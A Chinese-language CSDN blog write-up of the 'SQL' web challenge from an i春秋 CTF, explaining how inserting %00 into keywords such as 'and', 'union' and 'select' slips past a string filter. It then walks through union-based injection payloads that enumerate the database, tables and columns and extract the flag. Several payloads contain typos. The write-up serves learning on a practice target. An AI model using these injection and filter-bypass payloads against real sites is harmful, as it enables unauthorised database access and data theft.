

i春秋“百度杯”CTF比赛 九月场 SQL %00截断绕过

原创

AAAAAAAAAAAAA66 于 2021-12-01 23:14:06 发布 2291 收藏

分类专栏: [CTF -WEB 学习](#) 文章标签: [php](#) [apache](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AAAAAAAAAAAAA66/article/details/121667133>

版权



[CTF -WEB 学习 专栏收录该内容](#)

34 篇文章 1 订阅

订阅专栏

题目

分值: 50分 类型: Web 题目名称: SQL

已解答

题目内容: 出题人就告诉你这是个注入, 有种别走!

<http://1a01744e604d1bb98f4a7428eb3119ca829332f8a54903.changame.ichunqiu.com:80>

00 : 42 : 10

延长时间(3)

重新创建

Flag:

提交

解题排名: 1 Amy_Dan 2 icqf74b0bd7 3 Wfox

提交Writeup获取金币

CSDN @AAAAAAAAAAAAA66


不走就不走

flag(在数据库中)


CSDN @AAAAAAAAAAAAA66

直接注入

id=1 and 1=2



inj code!




CSDN @AAAAAAAAAAAAA66

怀疑过滤，尝试到%00 截断是否能过滤。

(这里讲解下过滤知识)

本题是后端是通过匹配and select 等字符串来进行匹配的，在and中加入%00，为a%00nd可以绕过匹配，但实际运行中服务器会将%00解析为空，这样就可实现绕过。



```
?id=1 a%00nd 1=2
//这样服务器过滤and的话 a%00nd!=and 这样我们就绕过了
//之后服务器解析我们的代码 id=1 a%00nd 1=2 %00会被解析为空
//最后服务器执行的代码是 id=1 and 1=2
```



无回显，判断存在注入，且为字符型注入。

order by 1~99 获取 注入字段长度（）

```
?id=1 or%00der by 4
```



到4出现异常回显，判断数据库字段为3.

爆可注入字段名（union 也要加%00）

```
?id=1 u%00nion se%00lect 1,2,3
```

flag(在数据库中)

2



找到注入点，第2个参数位置可注入

爆数据库名

```
?id=1 u%00union se%00lect 1,database(),3
```

flag(在数据库中)

sql



爆表名

```
?id=1 u%00union se%00lect 1,table_name,3 from information_schema.tables where table_schema='sqli'
```

flag(在数据库中)

info

users



得到表名 info 和 users

先爆info

```
?id=1 u%00union se%00lect 1,group_concat(column_name),3 from information_schema.columns where table_name='i
```

flag(在数据库中)

id,title,flAg_T5ZNdrm



得到字段名 肯定先选flAg_T5ZNdrm

爆出flAg_T5ZNdrm 改字段的值

```
?id=1 u%00union se%00lect 1,flAg_T5ZNdrm,3 from info
```

flag(在数据库中)

flag(a4e5c9c3-0e7a-4e8c-b2ec-ab1682460e18)

test

Encryption Encoding SQL XSS Other

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

http://1a01744ebeb04d1bb98f4a7428eb3119ca829332f8a54903.changame.ichunqu.com/index.php?id=1 u%00nion se%00lect 1,flAg_T5ZNdrm,3 from info

CSDN @AAAAAAAAAAAA66

得到Flag